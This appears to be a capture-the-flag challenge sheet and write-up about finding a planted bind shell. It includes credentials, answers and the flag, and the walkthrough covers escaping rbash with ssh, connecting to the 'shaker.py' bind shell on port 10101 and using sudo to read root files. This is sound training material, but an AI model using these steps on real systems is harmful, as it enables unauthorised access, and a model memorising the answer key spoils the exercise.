Mission Name

The Remote Access

Historical Context:

Ethan suspects that Anderson is facilitating unauthorized external access, potentially compromising SHAX's security, motivated by his daughter's medical condition. In return, it appears Anderson is obtaining the necessary medical attention for her.

Overview of Technical Strategy:

Ethan is tasked with uncovering the method Anderson employs to grant this remote access and exfiltrate data. The objective is to locate and eliminate the software tool enabling this breach and sever its communication links. This scenario is indicative of activities typically associated with Command and Control (C2) systems or Remote Access Trojans (RATs).

Brief Mission Briefing:

Ethan, it's likely that Anderson's system has been compromised with some form of Shell, Command and Control interface, or a RAT. Your mission is to detect and neutralize this threat while ensuring SHAX's integrity remains intact. Proceed with caution. Best of luck!

Detailed Mission Narrative:

Ethan has reasons to believe that Anderson has compromised SHAX by granting external parties unauthorized access, driven by a personal crisis involving his daughter's health. This quid pro quo arrangement seems to be the only way Anderson can secure the medical treatment his daughter requires.

Operational Venue:

SYLVARCON | SKYTECH Headquarters

Tools

- User: anderson
- Password: and3rs0n
- ssh IP

Questions

What is the name of the running bind shell?

- Shaker

What is the port of the running bind shell?

- 10101

What is the command used to escape the restricted shell?

- ssh

Items

- Try to list directories with echo
- Check ports between 10000-12000
- Try to escape rbash with ssh

https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf


Categories

- Enumeration
- Escape restricted shell
- Bind shell

Write up

Scanning the machine reveals an open port number 10101 but attempts to connect using nmap are unsuccessful. To access the machine, use SSH to log in as the user 'anderson'.


Upon entering any command, it becomes apparent that the shell is restricted to **/bin/rbash**.



```
anderson@ip-172-17-154-144:~$ ls
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
```

Figure 1

The only permitted command is **echo**, which can be used to navigate directories. Players need to locate valuable information (a bind shell script named "shaker") and utilize its client.




```
anderson@ip-172-17-154-144:~$ echo *.*
*.*
anderson@ip-172-17-154-144:~$ echo *
bin
anderson@ip-172-17-154-144:~$ echo bin/*
bin/*
anderson@ip-172-17-154-144:~$ echo /*
/bin /boot /dev /etc /home /lib /lib32 /lib64 /libx32 /lost+found /media /mnt /opt /proc /root /run /sbin /snap /srv /sys /
tmp /usr /var
anderson@ip-172-17-154-144:~$ echo /home/*
/home/anderson /home/sh4x /home/ubuntu
anderson@ip-172-17-154-144:~$ echo /home/sh4x/
/home/sh4x/
anderson@ip-172-17-154-144:~$ echo /home/sh4x/*
/home/sh4x/shaker.py
```

Figure 2

To acquire "shaker," download it from the following repository:

- git clone https://github.com/j0lt-github/bind-shell-python/


Discovering the active port for "shaker" requires escaping the restricted **/bin/rbash** shell, which can be achieved in two ways. While port scanning is one option, it often results in failure.



```
└─# nmap 18.132.205.62 -p 22-100,10100-10200
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-21 10:22 EDT
Nmap scan report for ec2-18-132-205-62.eu-west-2.compute.amazonaws.com (18.132.205.62)
Host is up (0.013s latency).
Not shown: 178 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
10101/tcp open  ezmeeting-2
```

Figure 3


The effective method involves bypassing the **/bin/rbash** shell restrictions.



```
└─# ssh anderson@18.132.205.62 -t "bash -noprofile"
anderson@18.132.205.62's password:
anderson@ip-172-17-154-144:~$ /bin/id
uid=1002(anderson) gid=1002(anderson) groups=1002(anderson)
```

Figure 4

Once past these restrictions, listing the processes will reveal the port on which "shaker" is running.




```
anderson@ip-172-17-154-144:~$ /bin/ps auxf | /bin/grep shaker
sh4x         483  0.0  0.0   2608   608 ?        Ss   13:59   0:00      \_ /bin/sh -c /usr/bin/python2.7 /home/sh4x/shaker.
py server 10101
sh4x         501  0.0  1.1  19860 11400 ?        S    13:59   0:00          \_ /usr/bin/python2.7 /home/sh4x/shaker.py serv
er 10101
anderson    1910  0.0  0.0   8160   736 pts/0    S+   14:26   0:00                  \_ /bin/grep shaker
```

Figure 5

To connect, use the "shaker.py" client with the syntax:

- shaker.py client 10101 IP



```
└─# python shaker.py client 10101 18.132.205.62
Connected With Linux os at 172.17.154.144
/home/sh4x>id
uid=1001(sh4x) gid=1001(sh4x) groups=1001(sh4x)

/home/sh4x>sudo -l
Matching Defaults entries for sh4x on ip-172-17-154-144:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sh4x may run the following commands on ip-172-17-154-144:
    (ALL) NOPASSWD: ALL

/home/sh4x>sudo cat /root/flag.txt
flag{r3m0t3_4cc3ss_f0und}
```

Figure 6

Flag Information

flag{r3m0t3_4cc3ss_f0und}